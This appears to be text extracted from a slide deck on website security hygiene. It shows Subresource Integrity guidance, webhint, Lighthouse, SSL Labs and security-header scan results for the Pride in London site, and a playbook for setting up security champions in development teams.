
Using [Content Delivery Networks \(CDNs\)](#) to host files such as scripts and stylesheets that are shared among multiple sites can improve site performance and conserve bandwidth. However, using CDNs also comes with a risk, in that if an attacker gains control of a CDN, the attacker can inject arbitrary malicious content into files on the CDN (or replace the files completely) and thus can also potentially attack all sites that fetch files from that CDN.

Subresource Integrity enables you to mitigate some risks of attacks such as this, by ensuring that the files your web application or web document fetches (from a CDN or anywhere) have been delivered without a third-party having injected any additional content into those files — and without any other changes of any kind at all having been made to those files.

## Using Subresource Integrity [🔗](#)


You use the Subresource Integrity feature by specifying a base64-encoded cryptographic hash of a resource (file) you're telling the browser to fetch, in the value of the `integrity` attribute of any `<script>` or `<link>` element.

MORE TOOLS -  
**ONLINE SCAN**



# Use webhint to improve your website

webhint is a linting tool that will help you with your site's accessibility, speed, security and more, by checking your code for best practices and common errors. Use the online scanner or the CLI to start checking your site for errors.

[TRY THE ONLINE SCANNER](#)[GET STARTED WITH THE CLI](#)

## Why use webhint?

---



### FULLY CUSTOMIZABLE

Every site is different. webhint adapts its feedback when you give it more information: [ignore 3rd-party code](#), [prioritize your users' browsers](#), and [control the results](#) with minimal setup.



### CREATE YOUR OWN HINTS

With the help of our [contributor guide](#), you can [create new hints](#) to suit your needs. You can help webhint help even more people like you by contributing your hints back!



### COMMUNITY DRIVEN

webhint welcomes anyone who wants to make the web a better place. Testing, [filling issues](#) and [feature requests](#), [contributing code](#), and [improving the documentation](#) are just the start!

[USER GUIDE](#)[HINT DOCUMENTATION](#)[WEBHINT GITHUB](#)

HINTS

URL: <https://prideinlondon.org/>

DATE: 2019-05-11 10:03

174

YOUR SCAN RESULT LINK: <https://webhint.io/scanner/6616d896-6c00-409c-8c5a-58a7ee4be187> 

webhint version: 4.5.0 Configuration JSON

## Hints

### Accessibility

 axe: 16 hints expand all

### Compatibility

 content-type: 18 hints highest-available-document-mode: 1 hints expand all

### PWA

 apple-touch-icons: 8 hints expand all

### Performance

 http-cache: 37 hints http-compression: 18 hints expand all

 ACCESSIBILITY	HINTS 1	PASSED 0/1
---------------------------------------------------------------------------------------------------	------------	---------------

 COMPATIBILITY	HINTS 2	PASSED 5/7
---------------------------------------------------------------------------------------------------	------------	---------------

 PWA	HINTS 1	PASSED 3/4
-----------------------------------------------------------------------------------------	------------	---------------

 PERFORMANCE	HINTS 5	PASSED 2/7
---------------------------------------------------------------------------------------------------	------------	---------------

 PITFALLS	HINTS 0	PASSED 0/0
------------------------------------------------------------------------------------------------	------------	---------------

 SECURITY	HINTS 3	PASSED 7/10
------------------------------------------------------------------------------------------------	------------	----------------

## Security

### SRI: 3 hints

Why is this important?

How to fix this?

**hint #1:** Cross-origin resource <a href="https://cdnjs.cloudflare.com/ajax/libs/babel-polyfill/7.2.5/polyfill.js">https://cdnjs.cloudflare.com/ajax/libs/babel-polyfill/7.2.5/polyfill.js</a> needs a "crossorigin" attribute to be eligible for integrity validation

<https://prideinlondon.org/>

```
<script data-react-helmet='true' src="https://cdnjs.cloudflare.com/ajax/libs/babel-polyfill/7.2.5/polyfill.js"></script>
```

**hint #2:** Cross-origin resource https://www.googletagmanager.com/gtm.js?id=GTM-5BVPWZ6 needs a "crossorigin" attribute to be eligible for integrity validation

<https://prideinlondon.org/>

```
<script src="https://www.googletagmanager.com/gtm.js?id=GTM-5BVPWZ6"></script>
```

**hint #3:** Cross-origin resource <a href="https://cdnjs.cloudflare.com/ajax/libs/rollbar.js/2.4.6/rollbar.min.js">https://cdnjs.cloudflare.com/ajax/libs/rollbar.js/2.4.6/rollbar.min.js</a> needs a "crossorigin" attribute to be eligible for integrity validation

<https://prideinlondon.org/>

```
<script crossorigin="" src="https://cdnjs.cloudflare.com/ajax/libs/rollbar.js/2.4.6/rollbar.min.js"></script>
```

(-) close all

## Use Subresource Integrity

API

CONCEPTS

CONFIGURING  
WEBHINT

CONNECTORS

DEVELOPMENT FLOW  
INTEGRATION

FORMATTERS

HINTS

AMP HTML validator

Avoid CSS limits

Avoid HTTP redirects

axe accessibility check

Babel configuration  
hint set

Compatibility of CSS,  
HTML and JavaScript  
features

Correct 'Content-Type'  
header

Correct manifest  
extension

Correct viewport

Disallow HTTP  
headers

External links disown  
opener

Has web app manifest

Highest document  
mode

HTTP cache

Manifest has name

Minify JavaScript

Modern DOCTYPE

No 'PSP' headers

No broken links

No byte order mark

No protocol-relative  
URLs

sri warns about requesting scripts or stylesheets without using subresource integrity.

### Why is this important?

A common practice in modern web development is to use third party resources from CDNs or different services (analytics, ads, etc.). However, doing so can increase the attack surface of your web site/app.

While there are techniques to verify the agent is talking with the right server (TLS, HSTS, etc.), an attacker (or administrator) with access to the server can manipulate the content with impunity.

If you want to load a crypto miner on 1,000+ websites you don't attack 1,000+ websites, you attack the 1 website that they all load content from. ([Scott Helme](#))

Subresource integrity is a standard that mitigates this by ensuring that an exact representation of a resource, and only that representation, loads and executes.

### What does the hint check?

This hint checks that a website correctly uses SRI, more specifically:

- All the downloaded resources by an `<script>` or `<link rel="stylesheet">` have an `integrity` attribute.
- The `integrity` attribute needs to be valid. I.e.: it should contain something in the form of `sha(256|384|512)-HASH`, where `HASH` is the hashed value of the downloaded body's response using the previously specified algorithm (`sha256`, `sha384`, or `sha512`).
- The minimum cryptographic hash function used is `sha384`. If multiple ones are provided, the highest one will be used to determine if the baseline is met.
- When using a cross-origin resource (e.g.: using a script hosted in a third party CDN), the `<script>` or `<link>` tag needs to have a valid `crossorigin` attribute.
- The resource is served on a `secure context` (i.e.: HTTPS) to guarantee the HTML and resource haven't been tampered during the delivery.
- The hash from the `integrity` attribute needs to be the same as the one calculated using the response's body.
- If multiple hashes are provided, at least one needs to be valid.

### Examples that trigger the hint

Cross-origin resource with no `crossorigin` attribute:

[Overview](#)[Scoring Guides](#)[Lighthouse v3 Migration Guide](#)[Audit References](#)[Performance](#)[Progressive Web App](#)[Accessibility](#)[Best Practices](#)[SEO](#)

# Lighthouse




Lighthouse is an [open-source](#), automated tool for improving the quality of web pages. You can run it against any web page, public or requiring authentication. It has audits for performance, accessibility, progressive web apps, and more.

You can run Lighthouse in Chrome DevTools, from the command line, or as a Node module. You give Lighthouse a URL to audit, it runs a series of audits against the page, and then it generates a report on how well the page did. From there, use the failing audits as indicators on how to improve the page. Each audit has a reference doc explaining why the audit is important, as well as how to fix it.

[RUN LIGHTHOUSE IN CHROME DEVTOOLS](#)[FILE AN ISSUE](#)

Check out the video below from Google I/O 2017 to learn more about how to use and contribute to Lighthouse.

[Sommaire](#)[Get started](#)[Run Lighthouse in Chrome DevTools](#)[Install and run the Node command line tool](#)[Run Lighthouse as a Chrome Extension](#)[Share and view reports online](#)[Share reports as JSON](#)[Share reports as GitHub Gists](#)[Contribute to Lighthouse](#)

Saturday 6 July

# Pride in London

The UK's biggest, most diverse Pride. A home for every part of London's LGBT+ community.

[This year's parade](#)[Network](#) [Performance](#) [Memory](#) [Application](#) [Security](#) [Audits](#) [Adblock Plus](#) [React](#)

Performance



Accessibility



Best Practices



SEO



Progressive Web App

Score scale: ■ 90-100 ■ 50-89 ■ 0-49

## Performance

### Metrics

First Contentful Paint

2.9 s ✗

First Meaningful Paint

4.7 s ✗

Speed Index

3.1 s ✓

First CPU Idle

4.8 s ✗

Time to Interactive

5.8 s ✗

Estimated Input Latency

80 ms ✗[View Trace](#)

Values are estimated and may vary.





<https://prideinlondon.org/>

— 0-49   — 50-89   — 90-100   ⓘ

**Données de champ** — Le rapport d'expérience utilisateur Chrome [ne contient pas assez de données réelles sur la vitesse](#) pour cette page.



**Origin Summary** — Le rapport d'expérience utilisateur Chrome [ne contient pas assez de données réelles sur la vitesse](#) pour cette origine.

#### Données de laboratoire



● First Contentful Paint	0,8 s	■ First Meaningful Paint	1,5 s
● Indice de vitesse	0,9 s	● Premier processeur inactif	1,5 s
● Délai avant interactivité	1,8 s	▲ FID potentiel maximal	450 ms




**Opportunités** — Ces optimisations peuvent accélérer le chargement de votre page.

#### Opportunité

#### Estimation des économies

■ Diffusez des images aux formats nouvelle génération	0,48 s
■ Dimensionnez correctement les images	0,36 s


## General information



## Performance improvements

Impact	Improvement
Medium	Serve images in next-gen formats
Medium	Properly size images
Low	Efficiently encode images
Low	Delay offscreen images

### Request waterfall



# UpGuard - Cloud Scanner

Enter a URL below for a free risk assessment of that website.

SEE SCORE

## Pride in London

### Company Info

No valuation info

No employee info

No location info

No CEO info

glasnost

### Cyber Security Rating

741



[Home](#) [Projects](#) [Qualys Free Trial](#) [Contact](#)

You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > [prideinlondon.org](#) > 206.189.73.52

### SSL Report: prideinlondon.org (206.189.73.52)


Assessed on: Fri, 10 May 2019 06:44:41 UTC | [Hide](#) | [Clear cache](#)

[Scan Another »](#)

#### Summary

##### Overall Rating

A+



Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

This site works only in browsers with SNI support.

Experimental: This server supports TLS 1.3 (RFC 8446).

HTTP Strict Transport Security (HSTS) with long duration deployed on this server. [MORE INFO](#)

Security Headers  
Sponsored by [netsparker](#)

[Home](#) [About](#)

### Scan your site now

Scan

Hide results  Follow redirects

#### Security Report Summary

B

Site:

<https://prideinlondon.org/>

IP Address:

206.189.73.52:21498:b001

Report Time:

Fri, May 10 2019 09:03:18 UTC

Headers:

✓ Strict-Transport-Security ✓ X-Content-Type-Options ✓ X-Frame-Options ✓ X-XSS-Protection  
✗ Content-Security-Policy ✗ Referrer-Policy ✗ Feature-Policy

WHAT'S NEXT -  
**SECURITY  
CHAMPIONS**



# Security Champions playbook

## Identify teams

- Enumerate products and services
- List teams per each product
- Identify Product manager (responsible for product) and team manager (working directly with developers)
- Write down technologies (programming languages) used by each team

## Define the role

- Measure current security state among the teams and define security goals you plan to achieve in mid-term (e.g. by using OWASP SAMM)
- Identify the places where champions could help (such as verifying security reviews, raising issues for risks in existing code, conducting automated scans etc.)
- Write down clearly defined roles, as these will be the primary tasks for newly nominated champions to work on

## Nominate champions

- Introduce the idea and role descriptions and get approvals on all levels - both from product and engineering managers, as well as from top management
- Together with team leader identify potentially interested candidates
- Officially nominate them as part of your security meta-team

## Comm channels

- Make sure to have an easy way to spread information and get feedback
- While differing from company to company, this usually includes chats (Slack/IRC channel, Yammer group, ...) and separate mailing lists
- Set up periodic sync ups - bi-weekly should be fine to start with

## Knowledge base

- Build a solid internal security knowledge base, which would become the main source of inspiration for the champions
- It should include security meta-team page with defined roles, secure development best practices, descriptions of risks and vulnerabilities and any other relevant info
- Pay special attention to clear and easy-to-follow checklists, as it's usually the simplest way to get the things going

## Maintain interest

- Develop your ways or choose one of the below to keep in touch and maintain the interest of the champions
- Conduct periodic workshops and encourage participation in security conferences
- Share recent appsec news (e.g. Ezine) via communication channels
- Send internal monthly security newsletters with updates, plans and recognitions for the good work
- Create champions corner with security library, conference calendar, and other interesting materials



Sonatype

A screenshot of the Snyk blog homepage. It features a dark blue header with the Snyk logo and navigation links. Below the header is a large image of a Doberman Pinscher. The main content area has a dark blue background with white text. A post titled "A Post-Mortem of the Malicious event-stream backdoor" is displayed, along with a small bio and a "Read more" link.

A screenshot of Troy Hunt's blog homepage. It features a dark grey header with navigation links. The main content area has a dark grey background with white text. A post titled "Weekly Update 167" is displayed, featuring a photo of Troy Hunt speaking. To the right, there is a sidebar for "Upcoming Events" and a "Must Read" section.

<https://medium.com/@sonya.moisset/keep-calm-and-become-a-security-engineer-8547bd33a5cd>

M Medium

## Keep calm and become a Security Engineer – Sonya Moisset – Medium

One of the many ways to get into the Cybersecurity industry

Reading time

8 min read

Mar 5th (366 kB) ▾



<https://medium.com/@sonya.moisset/epic-ff-women-in-cybersecurity-a4f08b36e77c>

M Medium

## Epic #FF Women in Cybersecurity

– The ultimate list...at least trying to get there –

Reading time

8 min read

Yesterday at 3:51 PM (108 kB) ▾





LADIES OF LONDON  
HACKING SOCIETY



OWASP WIA



OWASP LONDON  
CHAPTER

# GET SECURE, BE SECURE AND STAY SECURE

